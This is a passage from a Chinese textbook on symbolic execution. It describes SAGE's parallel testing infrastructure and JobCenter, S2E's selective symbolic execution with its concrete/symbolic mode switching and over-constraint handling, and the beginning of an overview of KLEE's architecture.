本系统设计了 Web 前端用以展示对日志服务系统中控服务器中数据的分析统计结果，对于各子节点的每一轮 SAGE 运行过程也有对应的展示信息，主要包括运行过程的配置信息，节点的“健康”状态，测试软件出现崩溃的总次数，以及各节点对应的 URL (Uniform/Universal Resource Locator，统一资源定位符)，单击该 URL 就可以从服务器下载更加详细的内容，包括符号执行任务的完成状况、约束表达式生成数量等。


要获得更加详细的数据统计，可以直接对数据库进行操作。例如，如果使用者想了解所有 SAGE 运行过程中有哪些至少完成了一次符号执行任务，则使用相应的数据字段编写 SQL 请求即可以得到详细的结果。

3) JobCenter(任务中心模块)

日志服务系统让测试人员对系统的运行状态有了实时的把控，但这只是该并行系统的一小部分，最重要的是如何控制系统中大量的子节点高效地运行 SAGE 系统执行测试任务。另外，系统对程序的测试不可能是一成不变的，因为当 SAGE 测试一个程序的时候，开发者会持续地对程序代码进行更新，修补漏洞并给软件添加新的特征，所以需要随时修改 SAGE 任务，使其时刻对最新的软件版本进行测试，避免查找已经被修复的漏洞。

(1) 配置信息管理。

配置信息中包括一系列的初始测试用例(也称为种子文件)、目标测试程序的可执行



代码及其启动命令，以及一系列的参数，例如SAGE任务的超时阈值。针对一个测试程序可能需要多组配置信息，例如大型的文件解析软件本身可以解析多种文件格式。通常每天需要定义数百组配置信息以保证系统不会处于空闲状态。人工地为上百台计算机中的SAGE配置启动信息会是一个噩梦，因此系统使用一个任务管理系统JobCenter自动完成这个任务。假设软件测试的合作方会对子节点上的待测试软件进行自动更新，重置测试节点的测试状态并清空磁盘，JobCenter会对子节点中的SAGE系统进行自动更新，提供运行配置信息并开启测试任务。但每次任务开始前，首先需要人工对配置信息中的参数等进行确认（例如启动参数等），JobCenter允许在单个节点上进行尝试运行，如果测试节点能够正确运行，再将任务进行分发。

（2）控制及恢复。

JobCenter能够检测到一个SAGE任务是否已经终止，并提供新的配置信息使其重新运行。这意味着，即使一个配置信息可能是错误的，并导致SAGE系统异常终止，也不会产生任何影响，通过JobCenter的实时检测和报告可以快速地恢复子节点到正常状态。JobCenter这样的设计并不是设计者随意决定的，而是在实际观察测试数据后提出的需求。

除了实时更新测试软件和SAGE系统，还需要实时对Windows系统、各种网络服务等进行补丁更新，这才能保证崩溃在真实环境下是有效的。但是系统或者服务打完补丁后通常需要对系统进行重启，有的错误更新可能导致系统无法正常启动，SAGE每隔一段时间会对系统建立快照，保证各节点都能从异常状态中恢复过来。为了避免多节点重复执行一个配置信息，JobCenter会记录每个配置信息与节点编号之间的映射关系，在系统完成更新后重新将配置信息发送到节点继续执行。

2. 任务划分方法

通过上一节的介绍可以知道，SAGE整个系统有相对独立的4个阶段，理论上来说，这4个阶段可以在不同节点上完成。例如，测试者可以在一台计算机上对程序执行过程进行记录，然后将获取的执行路径记录发送到第二个节点上进行符号执行分析，再将提取的约束表达式发送到另一个节点上进行分代搜索和约束求解，最后在新的节点上对新生成的用例进行测试。

实际实现时通常并不会这样做，而是将所有阶段放在一个节点上完成，这样做有两个原因：

- 第一阶段记录的执行trace通常都有数百MB大小，在节点之间进行传输会造成很大的网络负载，还会使任务执行有很大的延迟。
- 通过实际测试可以看到，大部分约束表达式的求解时间在数十秒内，直接求解也比对其进行传输花费的代价要小。

3. 技术细节介绍

1）系统错误修复

通过监控数据、心跳包可以实时监控各节点的运行状态，知道哪些节点出现了问题。在SAGEN提出前，通常测试人员是没有办法监控节点的状态的，节点可能已经异常宕机，或者因为错误的测试用例或启动参数导致任务未正常启动，又或是因为存储空间不够

导致任务失败，在整个任务结束后，测试人员可能才会察觉到节点上的异常。或许读者认为节点出现问题的几率很低，但 SAGEN 获取的数据显示，近 300 个 VM 节点同时运行 SAGE 任务，只有在最开始的一段时间内有大量节点在线，仅仅几个小时内就有很大一部分节点因为任务失败、系统异常、网络异常等原因而被认为已经宕机，数天后可以看到大部分节点已经处于异常状态，整个系统几乎处于瘫痪状态。

通过对失败节点的配置信息和日志信息进行分析，设计者发现大量的任务失败是因为在符号执行的初始阶段出现了网络异常，相应地，设计者在 SAGEN 中增加了重启 session，使得短暂的网络异常不会对后面的运行产生太大的影响。统计结果显示，这个简单的修补就可以保证大部分节点在相对稳定的状态下运行。

虽然已经有了很大改进，但毕竟还有近一半的节点在大部分的时间内没有办法稳定运行。通过对 SAGE 运行失败时的测试用例、约束表达式等配置信息进行分析，统计每个导致运行失败的问题所占的比例，对系统进行有针对性的修改，或对配置信息进行重新定义。例如，大部分节点的任务失败原因是因为存储空间不足，则只需要对系统进行存储阈值重新设定，当存储空间降低到某一数值时，就对系统中未造成异常的测试用例进行删除。使用该策略后，系统的稳定性进一步得到提升。

2）漏洞唯一性问题

实际测试中，大量的测试用例可能导致一个相同的异常，为了解决这个问题，设计者为每个已经发现的程序崩溃都建立崩溃发生时的堆栈哈希及时间戳，这样通过对比哈希值就可以排除大量冗余的用例，节省存储空间。

5.4 选择符号执行技术

5.4.1 基本思想

在本节之前介绍的各项符号执行技术都需要对测试程序的所有执行路径进行遍历，即探索执行树中的所有分支节点和叶子节点，这样才能保证测试结果的完整性。但对于规模庞大的测试程序，完全遍历其执行树的时间代价极高，研究人员希望通过改进路径搜索算法和使用并行技术来加快对执行树的遍历速度，但就目前的实验结果来说，这些方案的效果都不理想。

瑞士洛桑理工大学的 Vitaly Chipounov 等人在尝试解决该问题时另辟蹊径，研究人员发现，在一个程序的执行树中，通常并不是所有路径对测试人员都有分析价值，可能只有部分子树或子路径与测试目标相一致。但大部分符号执行工具在分析目标程序时，会对程序内部代码及外部调用函数集合生成的执行树进行完整遍历，因此有大量的分析时间浪费在测试人员并不感兴趣的数据上。Vitaly Chipounov 等人基于此发现提出了选择符号执行技术，其基本思想是：当测试程序执行到测试人员感兴趣的程序段时，对代码进行符号执行分析，即对遇到的所有路径分支进行分析（如 KLEE），当程序执行到不感兴趣的外部调用函数段时，对代码进行单路径具体执行，研究人员基于此思想实现了工具 S2E[13]。

从程序执行树的角度看，当对目标程序的代码段进行多路径模式（符号执行模式）分析时，执行树的宽度和深度都在增长；当对外部调用函数代码段进行探索时，S2E切换到单路径具体模式，此时只有执行树的深度在扩展。选择符号执行技术对程序执行树的探索是弹性的，其不以全路径遍历为目的，而是以测试人员感兴趣的路径片段为目标，将需要分析的执行树规模缩减到最小，该方法在某种程度上巧妙地缓解了路径爆炸问题。

5.4.2　选择符号执行实例

下面以图5-36为例说明S2E的分析过程。对程序app的分析由单路径具体执行模式（concrete）开始自上而下执行。当进入目标测试代码lib库函数时，S2E使测试进入多路径执行模式（symbolic）；当程序运行离开lib库函数代码段进入内核KERNEL代码段时，S2E再次使测试切换到单路径模式。如此反复，其工作核心只有一个，即对目标代码段、函数或程序片段使用符号化执行进行分析，对目标以外的代码段进行具体执行。




图5-36　选择符号执行实例

测试过程中的模式转换分为以下两种类型。

1. 具体执行至符号执行的转换

当appFn调用libFn时需要进行具体执行到符号执行的模式切换，将libFn函数的输入参数从具体值转换成符号值（libFn(10)转换成libFn(a)），转换时可对符号变量加约束条件，在5.4.3节进行详细说明。当转换发生以后，S2E对libFn函数同时进行符号执行和具体执行（libFn(10)），当符号执行完成对libFn函数所有路径的遍历后，S2E使用具体执行libFn函数得到的具体值作为函数返回值跳转回appFn函数，这样在完成对libFn函数路径遍历的同时并没有影响到程序原本的执行状态。

2. 符号执行到具体执行的转换

从 libFn 到 sysFn 的过程需要进行符号执行到具体执行的转换，该过程相对复杂。假设 libFn 函数的代码如图 5-37 所示，并且 libFn 的输入参数 x 在函数入口处没有任何约束条件（x∈(−∞,+∞)）。当程序执行到第一个 if 条件分支对应的指令时，符号执行引擎从当前搜索状态分裂成两个状态，分别表示对 if 语句两个分支的探索，其中一个状态内为输入参数 a 添加约束条件 x∈(−∞,5)，另一个添加约束条件 x∈[5，+∞)。符号执行引擎继续探索 libFn 函数的执行路径，进入 if 语句的 then 分支后，会调用 sysFn(x)函数，sysFn 为非目标代码段，这里 S2E 需要对 x 变量进行实例化，并将测试模式从符号执行切换到具体执行。S2E 选择一个具体值，例如，x=4（根据 x 的约束条件 x∈(−∞,5)求解得到），并执行 sysFn(4)，同时为 if 分支添加新的约束条件 x=4。




图 5-37 符号执行实例化示例

S2E 的作者将上面的符号变量实例化过程称为惰性实例化：S2E 按照需求对符号变量进行实例化，只有在具体执行片段需要访问变量 x 的值时才进行实例化操作，这对实时符号执行也是一种优化，通过作者实验分析，在模式转换时堆栈中的很多符号变量并不会被读取，也就不需要全部进行实例化。

上面的实例化操作为符号执行过程引入了新的问题，因为添加了 x=4 的约束条件，所以下面的 if(x<0)分支内的代码不会被执行，换句话说，上面的实例化过程缩减了符号执行的路径探索范围，可以称之为“过约束”问题：路径中生成约束条件的过程并不是由 libFn 中的代码决定，而是由于变量实例化而引入。这里将实例化过程引入的约束条件称为软性约束，而将 libFn 中代码引入的约束称为硬性约束。当 libFn 中的分支因为某个软性约束而不可达时，需要回退到该软性约束条件生成的指令断点处重新分析。本例中，致使 if(x<0)分支不可达的软性约束为 x=5，生成该约束的代码是 buf=sysFn(x)，符号执行引擎新生成一个分支使测试过程回退到该代码执行前的状态，在变量 x 的约束条件集合中加入 x<0，并为符号变量 x 重新求解得到实例值，使其能够遍历之前不可达的 if(x<0)分支。

过约束问题产生的根源有两个：①以上面介绍的例子为代表，因为符号变量的实例化使得符号执行分析过程中损失了对一些路径的可达性；②符号变量实例化使得分析引擎无法获取部分变量间的约束表达式，从而影响对损失路径的恢复过程。同样以图 5-37 中的程序为例，假设 if(x<0)条件分支中的变量不是 x，而是 buf，即 if(buf<0)，同时 sysFn(x)的返回值为 x，即 buf=x，因为对 x 进行实例化操作时分析引擎无法获取 buf=x 这一关系表达式，当程序执行到 if(buf<0)分支时，由于条件语句中并不包含符号变量，所以符号执行引擎会直接根据 buf 的值选择执行分支，导致另一个分支不可达。

5.4.3　关键问题及解决方案

上面介绍了选择符号执行的基本思想及应用实例，其思想十分清晰，但有两个关键问题需要解决：

(1) 分析过程由符号执行切换到具体执行模式时，如何解决过约束问题。

(2) 从具体执行转换到符号执行模式时，是否需要为符号变量添加约束条件。

下面就围绕以上两个关键问题进行讨论。假设图 5-38 中灰色区域的代码段为分析引擎的目标代码，白色区域为外部调用代码段。目标代码 driver 为系统内核中的设备驱动代码，驱动程序需要调用 write_usb 函数从 I/O 端口读取数据，还需要调用 alloc 函数分配堆空间。

```
int send_packet(buffer, size) {
    packet *pkt;
    status = alloc(&pkt, size);
    if (status==FAIL) {
    assert(pkt==NULL);
    return;
    }
    ...
    if (read_port(STATUS)==READY)
    if (!write_usb(pkt))
        return FAIL;
}
                                DRIVER
```

(a) Unit (程序代码)

```
int write_usb(pkt) {
  if (usb_ready())
    return do_send(pkt);
  return 0;
}
                        USBLIB
```

```
int alloc (*ptr, size) {
  ...
}
                        KERNEL
```

(b) Environment (外部调用代码)

图 5-38　分析示例代码

1. 过约束问题

S2E 的符号执行引擎是基于 KLEE 开发的，也就是说对目标代码的符号分析是程序源代码。对于系统内核中的代码(write_usb & alloc)，不一定能够获取其源代码。假设能够获取系统内核代码(Linux)，则可以进行下面的分析。

以图 5-38 中的代码为例，当 driver 调用 write_usb 函数时，S2E 切换到单路径执行模式，但因为已知 write_usb 的源代码，所以这里可进行混合符号执行分析，首先根据变量 pkt 的具体值执行代码，同时对该执行路径进行符号化分析(将输入变量 pkt 符号化)，将执行路径上的所有分支条件都进行记录并放入工作列表，但并不马上进行探索。write_usb 函数执行结束后不仅会返回给 send_packet 具体值，还有由输入参数 pkt 表示的返回值符号表达式，这里返回符号表达式主要为了解决类似 buf=x 造成的路径损失问题。如果 send_packet 中的所有路径都可达，则舍弃工作队列中的所有状态不再分析，若某条路径分支因为 write_usb 函数的返回值或者 pkt 的实例化而不可达，则需要从工作队列中取出分支状态进行遍历，直到使当前路径可达为止。虽然该解决方案有一定的概率需要对外部代码进行遍历，但相对于直接的全路径遍历，该方案已经在效率上有了很大的提升。

当已知外部调用函数的源代码时能够完全解决该问题，如果无法获取源代码呢？研究人员的解决方案是将外部函数的返回值符号化。在上例中，当 alloc 函数返回时，将其

返回值符号化为 λret，同时将 alloc 函数的输入参数 ptr 符号化。继续执行 send_packet 程序，因为没有限定符号 λret 的取值，其可以为任何值，因此所有依赖于 alloc 函数返回值的分支都可以被执行到，同时分析引擎也不用对 alloc 内的代码进行分析。这样的解决方案看似完美，但又引入了新的问题，对 alloc 的返回值 λret 而言，其可能无法被实例化为任意值，这样 driver 中的某些由 λret 决定的分支可能根本就不可达，因此会造成分析引擎的一些误报。另外需要注意的是，当分析引擎进入 status==FALL 分支时，需要为符号变量 λret 变量添加约束，同时在路径条件中加入 λret=FAIL ⇒ pkt=null 的约束条件，保证路径分析过程中约束条件的完整性。

2. 约束条件添加问题

如果分析是从目标代码段开始的，即从符号执行模式开始程序分析，则每个与 send_packet 输入参数相关的变量 x_i 都会被符号化，并拥有对应的约束条件。当外部调用函数将 x_i 作为输入参数时，分析引擎首先对其进行实例化。当函数调用返回时，S2E 重新将 x_i 变量符号化，并为其添加约束条件。如果外部函数代码已知，则可以对外部函数的运行过程进行混合符号分析，函数返回时可以为 x_i 变量添加全局的约束条件；如果外部函数代码未知，则将符号变量实例化前的约束条件赋予 x_i。

如果分析是从单路径具体模式开始的，如图 5-39 所示，并且无法获取 appFn 中的代码，在对变量进行符号化时 S2E 就无法提供约束条件；如果 appFn 的源代码已知，则可对调用 libFn 前的代码进行混合符号执行分析，当需要符号化的变量 x_i 与输入参数相关时，可以为其提供约束条件。




图 5-39 约束条件添加示例

通过本节对于选择符号执行技术基本思想和关键问题的介绍，相信读者已经了解了该技术的基本原理。但在具体实现时还会遇到许多工程性问题，感兴趣的读者可以阅读

S2E 的源代码进行深入理解和学习。

5.5　符号执行应用实例

5.5.1　KLEE

前面章节已经对 KLEE 的功能进行了介绍，这里为了方便读者理解和学习其工作步骤，本节对其系统结构和使用实例进行说明。

图 5-40 是 KLEE 的基本架构，其工作流程为：首先使用 LLVM 对 C 程序的源代码进行编译，生成字节码（LLVM 字节码），并将字节码交给 KLEE。在测试程序开始运行前，KLEE 首先对程序的输入变量（函数参数，文件，网络数据）进行符号化。程序开始运行后，KLEE 监控每条 LLVM 指令用以更新符号变量状态，当程序执行到受符号变量控制的条件语句时，KLEE 使用约束求解器（STP 求解器）对条件语句的两个分支的可达性进行判断，即使用 STP 对路径条件约束进行求解，如果两个分支都可达，则 KLEE 选择一条分支继续执行，同时为另外一个分支生成对应的运行状态结构并放入工作队列。状态结构中包括程序执行到该分支时的基本状态，如寄存器信息、堆栈信息等，这些信息都是为了 KLEE 下一轮选择探索该分支时能够快速地恢复程序运行状态。当一次探索过程完成后，KLEE 会根据路径搜索算法从工作队列中选择下一轮需要探索的状态结构，直到工作队列中没有状态为止。假设在当前的执行路径上遇到了一个程序异常，KLEE 根据当前路径上的条件约束，判断是否有可行的测试用例与该异常相对应，如果路径约束有解，则 KLEE 提示用户发现了一个新的程序异常，以上就是 KLEE 的完整工作过程。

